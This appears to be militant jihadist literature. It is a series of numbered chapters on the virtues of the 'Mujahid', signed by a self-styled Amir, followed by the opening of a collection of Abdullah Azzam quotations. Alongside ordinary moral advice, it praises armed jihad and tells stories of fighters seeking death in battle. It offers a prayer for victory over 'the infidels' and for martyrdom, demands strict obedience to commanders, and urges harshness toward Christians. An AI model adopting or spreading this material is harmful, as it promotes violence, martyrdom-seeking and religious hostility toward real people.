He knows that the angel, who has been blessing him with inspiration, is now gone. But the Mujahid still directs all strength of his soul to the battle; the Mujahid is being persistent even when everything seems to be useless. A little bit of time will go by and the angel will return. Rustling of his wings is enough to make joy set inside his soul again.

46. HELP

Allah says: *"and help one another in goodness and piety"* **(The Dinner Table, 2)**

Prophet (peace be upon him) said: *"He that equipped a Mujahid for a march on the way of Allah, took part in the march as well; and he that replaced a participant of such a march in caring for his family, also took part in the march."* **(Bukhari and Muslim)**

A Mujahid gives without waiting until he is asked.
When some of his companions see it, they make a remark: "Whoever needs something will ask". But the Mujahid knows that there are many people in this world who just cannot be asking anybody for help. There are people with such delicate heart living next to him that the love that visits them is itself weak and painful. These people have been hungering for caress, but they are ashamed of manifesting it.

A Mujahid gathers them around a campfire and tells them all kinds of stories, shares his supplies with them, rejoices along with them, cheers them up and praises them for their good deeds. And on the next day they feel better and stronger.

Prophet (peace be upon him) said: *"Visit the sick, feed the hungry and relieve the ones who experience hardships."* **(Bukhari)**

Those who are indifferent to someone else's misfortune are the most unfortunate.

47. OUTLOOK

Almighty Allah says: *"Say to the believing men that they cast down their looks…"* **(The Light, 30)**

Allah also says: *"He knows the stealthy looks and that which the breasts conceal."* **(The Believer, 19)**
A Mujahid saves his eye from anything unnecessary and indecent. One wise man once said: "What your eyes don't see, your heart doesn't want; once your heart doesn't want, necessity doesn't gnaw you."

48. REPENTANCE

The Most High says: *"and turn to Allah all of you, O believers! So that you may be successful."* **(The Light, 31)**

A Mujahid knows that repentance that completely envelops a man paralyzes him and slowly, little by little, corrodes the soul of the one who committed an unworthy deed, and it inevitably leads to self-destruction.

A Mujahid doesn't want to die like that. If he happens to do any harm to somebody, if he happens to do ill, wrong or cause damage to somebody, -- for he is a man with all inherent vices and shortcomings present in him, -- he is never ashamed of asking for an apology.

Prophet (peace be upon him) said: *"Indeed, Allah Almighty and Great will accept repentance of a servant until he starts making a death-rattle."* **(At-Tirmizi)**

If time has not been lost forever, he tries to correct his mistake any way he can. And if the person whom he wronged is no longer alive, the Mujahid will do good deeds to a stranger.

A Mujahid does not let repentance paralyze him and he removes the evil that he committed.

49. MISTAKES

Prophet (peace be upon him) said: *"Leave behind whatever instills doubts in you and turn to what does not cause any doubts."* **(At-Tirmizi)**

A Mujahid does not blame himself for the thoughtless acts that he did, but nor does he make any excuses to himself for his mistakes, for this is when he will never be able to mend his ways.

The Most High says: *"Allah confirms those who believe with the sure word"* **(Ibrahim/Abraham, 27)**

Once he arms himself with common sense, he judges the results of his actions: the results, but not the intentions that he was guided by while carrying out the actions. He is responsible for everything he has done – even if he has to pay dearly for the mistake that he might have made.

"The Most High judges the tree by its fruits but not by its roots," an ancient Arab proverb says.

50. CONSEQUENCES

The Most High says: *"O you who believe! If you help (the cause of) Allah, He will help you and make firm your feet."* **(Muhammad, 7)**

Prophet (peace be upon him) said: *"Military marches consist of two parts: he who set out for a military march for the sake of Allah, and who is under the command of an imam; who expends the most precious things that they have, who helps their companions-in-arms, who bewares of defilements, -- indeed, his sleep and his awakening will be the reward for him. And whoever set out on a march for show, out of self-praise, out of fame and whoever disobeyed the imam and was committing wickedness upon the earth, indeed, he will return with nothing."* **(Abu-Daud)**

Before making an important decision: to declare a war, to move to another location, to choose a field for sowing, a Mujahid asks himself: "How will it affect the life of Muslims? What effect will it have on my descendants?"

A Mujahid knows that each deed has its long-term consequences. He wants to know what kind of world he will leave to his descendants.

51. COWARDICE

Almighty Allah says: *"And they swear by Allah that they are most surely of you, and they are not*

of you, but they are a people who are afraid (of you). If they could find a refuge or cave or a place to enter into, they would certainly have turned thereto, running away in all haste." **(The Immunity, 56-57)**

Prophet (peace be upon him) said: *"The worst quality of a man is restless stinginess or strong cowardice."* **(Abu-Daud)**

To cowardly people this world seems to be frightening and menacing. In search for deceitful security they are living without throwing down a challenge or accepting a challenge, and they get armed to their teeth to defend what they think they possess, but what they really cannot protect.

Cowardly people erect the walls of their own dungeon.

Allah says: *"Wherever you are, death will overtake you, though you are in lofty towers"* **(The Women, 78)**

A Mujahid is not a coward.

To him it doesn't matter when to die (since he doesn't know his term anyway), but what matters to him is how to die. A Mujahid wants to travel his Way with dignity and obtain the eternal Paradise.

52. MEMORY

Almighty Allah said: *"…and remember Allah much, that you may be successful."* **(The Congregation, 10)**

Prophet (peace be upon him) said: "Recall about interruption of delights more often!" He meant death.

A Mujahid remembers the words said by one sage: "After you become able to overcome difficulties, return your memory not to how hard you managed to do it, but to the joy that you could stand that test honorably. Once you recover from a serious illness, do not think about the sufferings that you had to go through, but think about the grace of God, Who let you recover. Until the end of your life preserve in your memory the kind and good things that came from difficulties. They will be a test of your strength and they will give you assurance before new obstacles."

Rubbish of bygone feelings and sensations gets accumulated in your memory.

These are past sufferings that are now good-for-nothing. These are the precautions that once used to be very important, and that are now futile and not making any sense.

A Mujahid has his own memories too, but he can separate the useful from the futile. He disposes of the rubbish of bygone joys and sorrows.

A Mujahid never makes any attempts to feel again what he used to feel before. He is changing, and he doesn't want these feelings to accompany him on this new path.

There is a Chechen proverb that says: "Who fires a gunshot into the past, the future will fire a cannon shot at him."

A Mujahid does not forget the past; from the past he learns his lessons for his future.

53. SORROW

Prophet (peace be upon him) would say: *"O Allah, indeed, I seek the refuge in Thee from worries and sorrows, from weakness and negligence, from stinginess and faintheartedness, from burden of debt and people's oppression."* **(Bukhari and Muslim)**

At times, in the moments of sorrow, the heart says to the Mujahid: "Recall how many people have left for good – for the reasons that we will never understand – and you are staying here and fighting on the Straight Way. Why did Allah call such incredible people to Himself and did not call you? At this moment millions and billions of people already got desperate. They do not feel vexed and they do not cry; they are not doing anything anymore, they are only waiting for their time to come. They lost their ability to react to what is happening. And unlike them, you are being sad.

Sorrow shows that your soul did not become numb."

A Mujahid chases the sorrow away with prayers and Zikr (*concentrating on God's name, remembrance of the divine*). Prophet (peace be upon him) said: *"Allah will show the way out of any predicament and will ease any sorrow for those who will start asking for forgiveness. He will send (such a person) his lot from where he least expects it."* **(Abu-Daud)**

54. INTRIGUES

The Most High says: *"Surely (as for) those who love that scandal should circulate respecting those who believe, they shall have a grievous chastisement in this world and the hereafter"* **(The Light, 19)**

Prophet (peace be upon him) told Muaz: "…the main thing in this business is Islam; its pillar is the prayer, and its acme is Jihad." Then he (peace be upon him) said: "Why don't I tell you what lies
in the foundation of all of it?" I said: "Of course, o Messenger of Allah!" And then he touched his tongue and said: "Restrain it." I asked him: "O Messenger of Allah, will we be accounted for what we were saying?" and Prophet (peace be upon him) exclaimed: "O that your mother may lose
you, o Muaz! Will there be anything else for what people will be plunged into the fire faces down,
other than slanderous speeches?!" **(Ahmad, An-Nasai and At-Tirmizi)**

An adversary is endowed with wisdom.

As soon as he gets a chance, the adversary uses his most reliable and efficient weapon: intrigues. And once he uses them, he doesn't have to be making any more efforts: others will be acting for him. Words that slipped carelessly off your tongue will eliminate months of devotion and years spent on searching for harmony.

A Mujahid happens to fall into that trap pretty often. He doesn't know which side an attack will come from and he doesn't know how to refute a lie. Tricks do not imply the right to defense, an intrigue pronounces sentence without a court hearing.
Allah says: *"…and avoid false words…"* **(Hajj, The Pilgrimage, 30)**

And then the Mujahid puts up with the consequences and accepts the undeserved punishment: for a word is powerful and he knows it. But he suffers silently and he will never attack the enemy with the same weapon.

Prophet (peace be upon him) said: *"Worshipping (Allah) during troubled times is like coming here and moving with me (Hijr)".* **(Muslim)**

And the Mujahid devotes himself to worshipping Almighty Allah, the Lord of the Worlds.

55. STUPIDITY

Almighty Allah says: *"O you who believe! What (excuse) have you that when it is said to you: Go forth in Allah's way, you should incline heavily to earth; are you contented with this world's life instead of the hereafter? But the provision of this world's life compared with the hereafter is but little. If you do not go forth, He will chastise you with a painful chastisement and bring in your place a people other than you, and you will do Him no harm; and Allah has power over all things."* **(The Immunity, 38-39)**

"Give a fool a thousand of intellects, but he will still need yours," an Arab proverb says. A Mujahid is already intelligent by the fact that he has set out for Jihad.
Once a Mujahid starts working on his own garden, he spots his neighbor watching him work and getting anxious about giving him an advice on how to plant a deed, how to dig up a thought and how to irrigate victory.

If a Mujahid listens to these advices, he will eventually end up doing someone else's job and the garden that he is working on right now will become the embodiment of his neighbor's idea.

A Mujahid knows: a fool, who is too preoccupied with somebody else's garden, will not be bothered with his own.

A Mujahid prefers to work on his garden on his own.

56. BETRAYAL

Allah says: *"O you who believe! Do not take My enemy and your enemy for friends"* **(The Tested, 1)**
One should engage in a battle with his eyes open. And you have to have faithful ones near you. At times it happens that a companion who used to fight shoulder to shoulder with the Mujahid all of a sudden becomes his adversary.

It causes hatred above all other feelings; but the Mujahid knows that a fighter blinded by hatred is doomed to be lost and vanish in battle.

Then he tries to recall anything good that his today's adversary was doing back when he was a companion. He tries to understand what made him do such a sudden change, and which spiritual wounds were accumulating and strengthening each other that would contribute to it. He tries to realize what made each one of them become a traitor, some earlier, some later. Some of them were temporary fellow travelers, who were running from the war and around the war. Others were

companions, they were brave, strong and patriotic, but all of them had little Faith; they were only counting on their own power when fighting against the enemy. But human powers are not unlimited. A Mujahid knows: Faith (Iman) tends to decrease unless it is constantly strengthened. Almighty Allah says: *"O you who believe! Be not unfaithful to Allah and the Apostle, nor be unfaithful to your trusts while you know."* **(The Accessions, 27)**

Nobody is perfect, just as nobody is hopelessly stupid. This is what the Mujahid reflects on when he discovers that he has a new adversary.

57. GOAL

A Mujahid knows that the end does not justify the means.

The life leads him from the unknown to the unexplored. Each moment of existence is cloaked in this burning mystery: a Mujahid does not know where he came from, nor does he know where he is going. But there is a reason why he ended up here, and his soul rejoices and all of a sudden gets captivated with new impressions.

Will is a thought put into action.

If the Mujahid directs all of his thoughts exclusively towards attaining the goal, he will overlook everything else on his way. If he concentrates all of his attention on only one question, then he will lose the answers, even though they are near him.

The Most High says in the Koran: *"And (as for) those who strive hard for Us, We will most certainly guide them in Our ways; and Allah is most surely with the doers of good."* **(The Spider, 69)**

And this is why the Mujahid entrusts himself to Allah.

58. ANGER

Almighty Allah says: *"…and those who restrain (their) anger and pardon men; and Allah loves the doers of good (to others)."* **(The Family of Imran, 134)**

Prophet (peace be upon him) said: *"It's not the one who overpowers many who is strong, but it's the one who is able to control himself when in anger."* **(Bukhari and Muslim)**

A Mujahid knows that there is the "cascade effect".

He often had to see that a person does not act appropriately with the one whom he cannot give a repulse and when he does not have enough courage to give a repulse. And being ashamed of the faintheartedness that he just showed, he will take it out on a weaker one, who in turn will take it out on a meek one, and this is when disaster will really start pouring from threshold to threshold.

Nobody has the gift to foresee the consequences of his own cruelty.

And this is why the Mujahid is so cautious when starting to use his weapon. And if anger overwhelms him, he hits his fist against a rock and hurts his hand.
His hand will soon be healed, while a child's scar, which he sustained because his father suffered a defeat, will remain for the rest of his life.

59. EQUALITY

Allah says: *"The holders back from among the believers, not having any injury, and those who strive hard in Allah's way with their property and their persons are not equal; Allah has made the strivers with their property and their persons to excel the holders back a (high) degree, and to each (class) Allah has promised good; and Allah shall grant to the strivers above the holders back a mighty reward"* **(The Women, 95)**

Allah says: *"What! Do you make (one who undertakes) the giving of drink to the pilgrims and the guarding of the Sacred Mosque like him who believes in Allah and the latter day and strives hard in Allah's way? They are not equal with Allah; and Allah does not guide the unjust people. Those who believed and fled (their homes), and strove hard in Allah's way with their property and their souls, are much higher in rank with Allah; and those are they who are the achievers (of their objects)."* **(The Immunity, 19-20)**

A Mujahid always remembers the words of Umar Ibn Al-Khattab:

"O Saad, do not be self-deluded before Allah about what they've been saying, 'The uncle of the Messenger of Allah… companion of the Messenger of Allah…' Allah, The Most High and Almighty does not eliminate bad things with other bad things, but he eliminates bad things with good things. O Saad, before Allah relation degree or nobility do not matter. For Him the main thing is obedience. Both a nobleman and a commoner are equal before Allah. Allah is their Master, and they are His servants, who vie with one another and who are different from one another in their degree of righteousness. And Allah is well-disposed towards them depending on how they obey Him. Always remember the great cause started by the Prophet, and continue it. This is the order that is mandatory for you to carry out."

Prophet (peace be upon him) said: *"Indeed, in Paradise there are a hundred steps, which Allah prepared for the ones fighting on the Way of Allah, and the distance from one step to another is like the distance from heaven to earth."* **(Bukhari)**

A Mujahid loves his brothers-in-faith and gives them preference before his own self.

60. ACCORD

The Most High says: *"…and take counsel with them in the affair…"* **(The Family of Imran, 159)**

You can't be engaging into a battle unprepared and without coordinating your actions with other Mujahids; and you can't be fighting without having any prior intention and thought.

The Most High says: *"…and do not quarrel for then you will be weak in hearts and your power will depart"* **(The Accessions, 46)**

Prophet (peace be upon him) said: *"I vouch for the house on the outskirts of Paradise for the one who will start rejecting any arguments, even if he will be right, and I vouch for a home in the middle of Paradise for those who will not lie even as a joke, and I vouch for a house in the upper reaches of Paradise for those who are well-behaved."* **(Abu-Daud)**

61. SHAHEED (MARTYR)

Death is the inevitable truth, and the Most High stressed its importance in the Holy Koran three times, and He says: *"Every soul shall taste of death"* **(The Family of Imran, 185)**

Any man is mortal, even if his hope deludes him.

Allah says: *"And (as for) those who fly in Allah's way and are then slain or die, Allah will most certainly grant them a goodly sustenance, and most surely Allah is the best Giver of sustenance."* **(Hajj, The Pilgrimage 58)**

Prophet (peace be upon him) said: *"None of the ones who entered Paradise will wish to return to this world, even if he is offered anything that there is upon the earth, -- nobody except for a Shaheed (Martyr) who will want to return to this world to be killed ten times and to see what honor will be given him."* **(Bukhari and Muslim)**

The best qualities of a noble man are combined in a Mujahid: courage, inherent dignity, faithfulness and devotion, inexhaustibility and selflessness.

A Mujahid recalls the story told by Said Ibn Amir about the heroic death of Hubayb:

Through noise and screams of women and children Said heard Hubayb's voice, which was firm and calm: "If you can, please allow me to perform a prayer with two Rakats (sets of prayers) before death…"

Said was watching how Hubayb stood up facing the Caaba and prayed with two Rakats. How wonderful and how perfect that prayer was!

Then Said saw how Hubayb turned towards the Kuraish leaders and said:

"I swear to Allah, if you were not thinking that I'm trying to stretch out my prayer because I fear death, I would have been praying longer than that…"

Said saw with his own eyes how people from his tribe started tearing Hubayb apart, literally tearing peaces out of his body one after another. And they were screaming to Hubayb:

"Would you like to see Muhammad in your spot, and would you want to be saved?" Hubayb was bleeding and he was answering:
"I swear to Allah, I wouldn't like to be in the family among children, in peace and safety, but let Muhammad be even stung with a single thorn instead of me."
People were raising their hands, and the crowd was roaring louder and louder: "Kill him! Kill him!"
Then Said Ibn Amir saw how Hubayb lifted up his eyes to the sky from the gallows and uttered:
"O Allah! Reduce their numbers and kill them one by one, without leaving a single one of them!" After that Hubayb breathed his last breath from countless wounds on his body, which were inflicted with swords and spears.

Prophet (peace be upon him) said: *"The ones who were sincerely asking Allah Almighty to let them die for the Faith, Allah will bring to the state of Shaheeds (Martyrs) even if they die in their own beds."* **(Muslim)**

When during one of the battles Muslims were in a critical situation, Ikrima dismounted, broke the scabbard of his sword and rushed into the middle where the enemies were. Khalid Ibn Al-Walid rushed to him with the words:
"Don't do that, Ikrima! If you get killed, it will be a great loss for the Muslims."

Ikrima answered him: "Leave me alone, Khalid… You have been a disciple of the Messenger of Allah for quite a while. And me and my father used to be the worst enemies of the Prophet. Let me redeem my past… In many battles I have fought against the Messenger of Allah. So, am I supposed to be running away from the Byzantines today?! That's never going to happen!"

Then he called to the Muslims: "Who will take an oath to face certain death?"

Ikrima's uncle, Al-Haris Ibn Hisham and Dirar Ibn Al-Azwar, along with other four hundred Muslims, swore to face death. They engaged in a fierce battle with the enemies for Khalid's command post and they had heroically defended it.

Prophet (peace be upon him) said: *"Allah forgives a Shaheed (a Martyr) anything except for unpaid debt."* **(Muslim)**

Once an order is issued to relocate, the Mujahid sees everybody whom he made friends with during his journey.

His heart is full of sadness, yet the Mujahid knows that his weapon is sacred and he must obey the orders of the One, Whom he dedicated his fight to.

And then the Mujahid thanks his brothers, takes a deep breath and moves on, and he takes the unforgettable reminiscences about his past journey with him.

62. DU'A

The Most High says: *"And when they went out against Jalut and his forces they said: Our Lord, pour down upon us patience, and make our steps firm and assist us against the unbelieving people."* **(The Cow, 250)**

Prophet (peace be upon him) said: *"Two types of supplications are never rejected (or hardly ever rejected): a supplication to Allah during a call for the prayer, and a supplication to Allah during a battle, when the adversaries advance towards each other."* **(Abu-Daud)**

A Mujahid addresses with the prayer:

"O Allah! I entrusted myself to Thy will and I will be happy with any of Thy decisions. Strengthen fear before Thee in my heart. Strengthen love towards Thee in my heart. Send me patience and strengthen my spirit. Send me the reward of the steadfast and strengthen me on Thy Straight Way. Give me an opportunity to overpower my own self. Give me victory over the infidels. Send me the knowledge that

will never be forgotten. Give me an opportunity to die as a Shaheed (Martyr). Forgive me and have mercy on me."

Prophet (peace be upon him) said: *"Addressing Allah with supplication is worship."* **(Abu-Daud and At-Tirmizi)**

63. FASTING

Prophet (peace be upon him) said: *"Allah Almighty and Great said, 'Any deed done by a son of Adam is done for his own self, except for fasting, for verily, fasting is for My sake, and I will reward for it."* **(Bukhari)**
A Mujahid fasts every time he gets a chance to, as long as it's not to the detriment of Jihad or his health.

Prophet (peace be upon him) said: *"The face of a servant, who during (just) one day observes the fast on the way of Allah -- on that day Allah will certainly move it away from the Fire as far as seventy years (of journey)."* **(Bukhari and Muslim)**

People are thoughtless: they are doing their best taking care of their health of their bodies, yet they neglect the health of their souls.

A Mujahid takes care of both body and soul. He takes care of this life and the life to come at the same time, while giving preference to the latter.

When Al-Muhajir noticed that Muslims lost many of their Mujahids killed, he firmly decided to sacrifice himself thus trying to attain favor from Allah. He rubbed the mixture for embalming the dead all over his body, wrapped himself in a shroud and issued his last orders to his brother Ar- Rabia. Ar-Rabia came to Amir Abu Mussa and said to him: "Al-Muhajir firmly decided to sacrifice himself while fasting. After hard battles and under the influence of strict fast the will and resolve of all Muslims got weaker, but they are not going to break their fast. You have to do something, whatever you think is necessary."

Abu Mussa Al-Ashari addressed to the Mujahids (Mujahiddeen) and said to them: "O Muslims! I am calling upon each one of you who is fasting to either break your fast or stop fighting." After that he drank out of a vessel that he had at hand, so that the people could follow his example. After hearing the words of Abu Mussa, Al-Muhajir drank some water and said: "I swear to Allah, I had a drink of water not because I feel thirsty, but because I followed the call of my commander…" And then he unsheathed his sword and courageously rushed to the battle, while
fearlessly smiting the enemies. When he reached the very center of the enemy troops, the enemy swords pounced upon him from all around him, and right on the battlefield Al-Muhajir fell in the battle as a Shaheed (Martyr). God is Great! (Allah Akbar!)

64. ASCETICISM

Allah says: *"Then on that day you shall most certainly be questioned about the boons."* **(Vying in Abundance, 8)**

Prophet (peace be upon him) said: *"A couple of hungry wolves in the middle of a flock of sheep will not be able to do any more harm than a man's aspiration for riches and honors would do to his religion."* **(At-Tirmizi)**

A Mujahid takes care of purity of his soul, and moderation in everything helps him in doing that. A Mujahid is not a slave of his feelings, a slave of his stomach, or a slave of money.

A Mujahid is a servant of Allah and a master of his own feelings.

Prophet (peace be upon him) said: *"A meal of one person is enough to feed two, and a meal of two is enough to feed four, and a meal of four is enough to feed eight."* **(Muslim)**

This is what Abu Ad-Darda answered to his guest who was surprised with his modesty: "That's where our house is, and we send our belongings there right away, as soon as we acquire them. If we did have something in this house, we would have certainly given it to you. There is a serious obstacle on the way by which we will go to that other home. That obstacle can be overcome only when you travel light and not burdened with anything. This is why we don't want to have anything heavy so that we could successfully overcome that obstacle. Did you get it?" he asked the man.
"Yes, I did," the man answered, - "May it repay you with good."

Prophet (peace be upon him) said: *"If for Allah this world were equal even to a mosquito's wing (value-wise), He would not have let an infidel drink even a sip of water!"* **(At-Tirmizi)**

65. SHAME

Prophet (peace be upon him) said: *"In bashfulness there is nothing but good."* **(Muslim)**

A Mujahid knows that Allah and angels can always see him, and he feels shyer before them than he does before people.

Prophet (peace be upon him) said: *"Indeed, the following from the words of the first prophecy has reached the people: as long as you don't feel ashamed, do whatever you want."* **(Bukhari and Muslim)**

A Mujahid knows that bashfulness is what makes us different from animals.

66. SINCERITY

Allah says: *"O you who believe! Be careful of (your duty to) Allah and be with the true ones."* **(The Immunity, 119)**

Prophet (peace be upon him) said: *"Imam is the shield, behind which the war is waged and by this shield you get protected. If he orders godliness and acts justly, he receives a reward from Allah for doing so, but if he orders otherwise, he commits a sin."* **(Muslim)**

Lies puts a man down, and justice is as vital as air and water.

A Mujahid is sincere before Allah, before the people and before himself.

When Caliph Umar saw the riches that arrived into the treasury, he exclaimed: "Indeed, Muslims showed honesty." Ali Ibn Talib, who was standing nearby, said: "You have been abstaining from bad

things, and so have the subordinates, but had you been living a free life, they would have been living the same way!"

67. MODESTY

The Most High says: *"Therefore do not attribute purity to your souls; He knows him best who guards (against evil)."* **(The Star, 32)**

Modesty and absence of arrogance are inherent in a Mujahid. He fights in order to exalt the word of Allah, but not in order to rise above the people.

Prophet (peace be upon him) said: *"On the Day of Resurrection there will nothing heavier on the scale of believers than good manners, for indeed, Allah hates those who utter inappropriate and obscene words."* **(At-Tirmizi)**

68. DISCIPLINE

Almighty Allah says: *"O you who believe! Obey Allah and obey the Apostle and those in authority from among you."* **(The Women, 59)**

A Mujahid does not forget what happened to the disciples during the Battle of Uhud, when archers would not obey Prophet's order.

Prophet (peace be upon him) said: *"He that obeys me obeys Allah, and he that disobeys me, disobeys Allah. He that obeys the ruler obeys me. But he who disobeys the ruler, has disobeyed me."* **(Bukhari and Muslim)**

Will is a thought put into action.

A Mujahid concluded an agreement with Allah. One of the items of that agreement is strict compliance with all instructions and commands given by the Most High. If he starts violating the agreement with Allah, all of his deeds will be futile and this is why a Mujahid constantly controls himself and strengthens his discipline and his will. This is why a Mujahid fulfills the tasks that he was charged with and perfectly obeys the Amir (Commander) in everything that does not contradict the Shariah Law.

69. POLITENESS

Prophet (peace be upon him) said: *"Indeed, those who greet people first are the closest to Allah."* **(Abu-Daud)**

A Mujahid sticks to this rule: look for good in everything! He treats his brothers gently and graciously; he does not hurt them with a word or deed.

A Mujahid shows mercy to creations of Allah; he fights in order to lead the people out of ignorance to the light of the truth, so that he himself could deserve mercy and favor from Allah.

A Mujahid wishes for what is near Allah and abstains from what is near the men.

70. PURITY

Prophet (peace be upon him) said: *"Purification is half the faith."* **(Muslim)**

A Mujahid likes cleanliness. He constantly takes care of himself.

Prophet (peace be upon him) said: "There are ten things that are natural: trimming your moustache, growing a beard, using a toothpick, rinsing your nose with water, washing the joints of your fingers, plucking your hair from under armpits, shaving your hair from pubis and using water for washing [after emptying your bowel or bladder]." One of those who transmitted this Hadith said: "And I forgot about the [part] number ten, but possibly he was talking about mouth rinsing."

A Mujahid knows that everything around him: his victories, his defeats, his rapture, and his despair – are all inseparably intertwined with Jihad. The joy of life is in battle.

And a Mujahid learns to use the right strategy at the right moment.

Allah says: *"Therefore let those fight in the way of Allah, who sell this world's life for the hereafter; and whoever fights in the way of Allah, then be he slain or be he victorious, We shall grant him a mighty reward."* **(The Women, 74)**

Allah says: *"O you who believe! Seek assistance through patience and prayer; surely Allah is with the patient.*
And do not speak of those who are slain in Allah's way as dead; nay, (they are) alive, but you do not perceive.
And We will most certainly try you with somewhat of fear and hunger and loss of property and lives and fruits; and give good news to the patient,
Who, when a misfortune befalls them, say: Surely we are Allah's and to Him we shall surely return.
Those are they on whom are blessings and mercy from their Lord, and those are the followers of the right course." **(The Cow, 153-157)**

Allah Great and Almighty says in the Holy Koran: *"They shall by no means harm you but with a slight evil; and if they fight with you they shall turn (their) backs to you, then shall they not be helped."* **(The Family of Imran, 111)**

Prophet (peace be upon him) said: "Indeed, Almighty Allah said, 'I declare a war on those who are in enmity with the one who is close to Me! The thing I love the most from whatever My servant does in his aspiration to get closer to Me is what I charged him with; and My servant will keep striving to get closer to Me by doing more of what he is supposed to do, until I come to love him. And when I come to love him, I will become his hearing by which he will hear, and his sight by which he will see, and his hand with which he will grasp, and his foot with which he will walk, and if he asks Me (about anything), I will certainly grant it to him, and if he appeals to me for protection, I will certainly protect him'." **(Bukhari)**

"ALLAH IS ENOUGH FOR US, HE IS A WONDERFUL PROTECTOR!" GOD IS GREAT! (ALLAH AKBAR!)

Commander (Amir) Abdallah Shamil Abu Idris

بِسْمِ اللَّهِ الرَّحْمَٰنِ الرَّحِيمِ

In the Name of Allāh, the Most Gracious, the Most Merciful

This book will consist of various quotations of *al-Imam* 'Abdullah 'Azzam - a man who truly deserves the title of *'Imam,'* if anyone does. In addition to being a scholar and *Mujahid*, he also fulfilled the seldom-fulfilled role of being a brilliant *murabbi* - his immensely deep insight, coupled with his decades of experience in the fields of both *Da'wah* and *Jihad*, made him a priceless asset to the youth of his time and beyond.

So, we will present here various words of advice and stories of remembrance taken from his works - both written and recorded - so that we may benefit from his legacy, if Allah Wills.

The Qur'an:

"So, it is upon you to tend to the Qur'an - the pillar of the heart, the light of the chest, the remover of sadness. And this time period is the period of memorization of the Qur'an. I started in and benefited greatly from the days of training in 1969 (when fighting in Palestine). I benefited greatly from the memorization of the Qur'an, and it was the period of golden purity of the heart and spirit. So, it is easy for you to memorize here; very easy...yes. I had a large-print *Mushaf,* and during the time in which I would stand guard at night, I would repeat what I had memorized during the day. So, if I mispronounced a word, I opened it, and I would read it using the light of the Moon. As for now, I cannot even see using the light of the Sun, so, we ask Allah to strengthen our eyesight...

So, try to memorize five verses of the Qur'an everyday, and start with *'al-Anfal.'* Everyday, after the morning prayer, make for yourself a sitting with the Noble Qur'an. Memorize five verses of *'al-Anfal,'* and review the five verses from the previous day. You can memorize it in fifteen days: seventy-five verses, five verses each day...this should be very easy on you...

Our brother, Khalid Qablan - who was martyred two days ago in Khost, Abu al-Walid, from Riyad - was martyred on Friday, at 2:30 p.m. I visited his brothers after his martyrdom, not knowing that he had been martyred, and everyone who was around him said that everything about him indicated that he was preparing for the Hereafter. They said that he would choose to stand guard from midnight to 1:00 a.m., then he would stay up in prayer until the *Fajr*. He would make the *adhan* for *Fajr*, then pray. After that, he

would begin his *adhkar*. He would fast every Monday and Thursday - continuously - and the White Days (13th, 14th, 15th day of each month), and the six days of Shawwal. They also said that on the night before Friday - and it was the final night of his life - he stood guard from midnight to 1:00 a.m., stayed up in prayer until the *Fajr*, made the *adhan* for *Fajr*, prayed, made his morning *adhkar*, then we moved to the location of the battle for that day. On the way there, he recited *'al-Kahf,'* and increased in his invoking of peace and blessings upon the Prophet. When we arrived - his companion from Yemen narrates - "I asked him if he had finished his recitation of *'al-Kahf,'* and he said: "Yes." Then, we started firing the mortar rounds, and the nineteenth shell exploded inside the mortar, and many pieces of shrapnel entered his body. He gasped only twice, then he submitted his soul to the Lord of the Worlds.""

[*'Fi at-Tarbiyah al-Jihadiyyah wal-Bina"*; 2/40-42]

Give People the Credit They Are Due:

"And the labels fill your pockets. Every pocket is labelled with a characteristic or title; this pocket is filled with labels that say *'Disbeliever,'* and everytime you see someone that you don't like, you hand him a label. Another pocket is filled with labels that say *'Innovator,'* and a third pocket is filled the labels that say *'Poor,'* and another says *'Ignorant,'* etc. This way, you have given everyone a label from one of your labels...

There are families in Peshawar who cannot find enough Clorox bleach in the marketplaces, so, they send off to Islamabad to purchase this bleach, so that they can use it to clean their clothing and the clothing of their families. So, you are also in need of searching for bleach; you are in need of success in finding that which will clean your heart and purify your insides. If you are part of a particular Islamic group, then beware of assuming that all of the truth rests with that group, and that all falsehood rests with everyone else, as some of the earlier zealous people said: "All of our statements are correct, with a possibility of a mistake, while all the statements of others are mistaken, with a possibility of being correct." This is the destructive type of allegiance! How many groups have been torn apart, and how many people who were close to each other became divided because of such a mindset?!

Pay attention to your heart, beware of raising yourself above others, and beware of belittling others. How many of these people have given for the sake of this Religion - but have kept it secret between them and the Lord of the Worlds - from he whose statement is belittled and his appearance mocked, and he might

even have given more for this Religion than an Earthful of people like you ever would? So, pay attention to yourself, and may Allah have Mercy on a man who knows his limits and stays inside those limits. The virtuous people are those who acknowledge the virtue of the people of virtue, especially the scholars, and especially those who are old in age, and especially the parents...

So, my brother, it is enough for your good deeds to be annulled that you look to your actions as if they are great, as Allah Said:

{*"Woe to al-Mutaffifin! Those who, when they have to receive by measure from men, demand full measure, and when they have to give by measure or weight to men, give less than their due."*} [*al-Mutaffifin*; 1-3]

So, if he mentions himself, he only mentions his good deeds, and if he mentions the others, he only mentions their mistakes, as the Prophet said: **"One of you sees a small speck of dirt in the eye of his brother, but fails to see the large piece of dirt in his own eye."** [*'at-Targhib wat-Tarhib'*; 3/236]...

Just because you are part of a particular group doesn't mean that you are better than the people. Just because you read a particular book doesn't mean that you are better than the people. There is some good with the *Ikhwan*, and there is some good with the *Tabligh*, and there is some good with the *Salafiyyah*; every one of them has a portion of the good, so, try - if you are able - to collect all of the good from these groups. They used to study from a large group of the scholars, so, his *Hadith* instructor is different from his *Tafsir* instructor , and his instructor in spiritual nurturing is different

from his Arabic language instructor. Take from the *Tabligh* their manners...and imagine if we were to follow their path in respecting the people, and their manners with the scholars... The *Tabligh* have very good speech, as they convey what they say and work magic on the hearts with their manners, and cause any envy one might have against them to vanish. Take from the *Ikhwan* their historical movements and revolutionary ideas, and take from the *Salafiyyah* their beliefs. Collect within yourself all that is good, become a student, and do not restrict the truth to your own *shaykh...* Take from this person, and take from that person; respect the people, and give them the credit they are due, and put them in their proper categories..."

[From a *khutbah* entitled *'an-Nas Asnaf'* (People Are of Various Types), given on September 26, 1986]

Let Them Find Harshness In You:

"...And because of this, they said to Ibn Hajar al-Haythami: "Is it allowed for the Muslim to extend his hand when greeting a Christian, so that he could shake it?" He answered: "No, because the Christian will feel at peace when he is shaking your hand. So, it is not allowed for you to extend your hand for him to shake."

...It was narrated to me by the leader of the Islamic Movement in Jordan - our teacher, Muhammad 'Abd ar-Rahman Khalifah:

"I learned the meaning of honor from a story. When I was young, the judge of as-Salt (a town in Jordan) became ill. I was in my sixth year of elementary school, and I decided to go visit him. So, I went and rang the doorbell. He came to the door, and I said to him: "I am the son of 'Abd ar-Rahman Khalifah, and my father has sent me to come visit you." The judge said to me: "Please come in, my son."

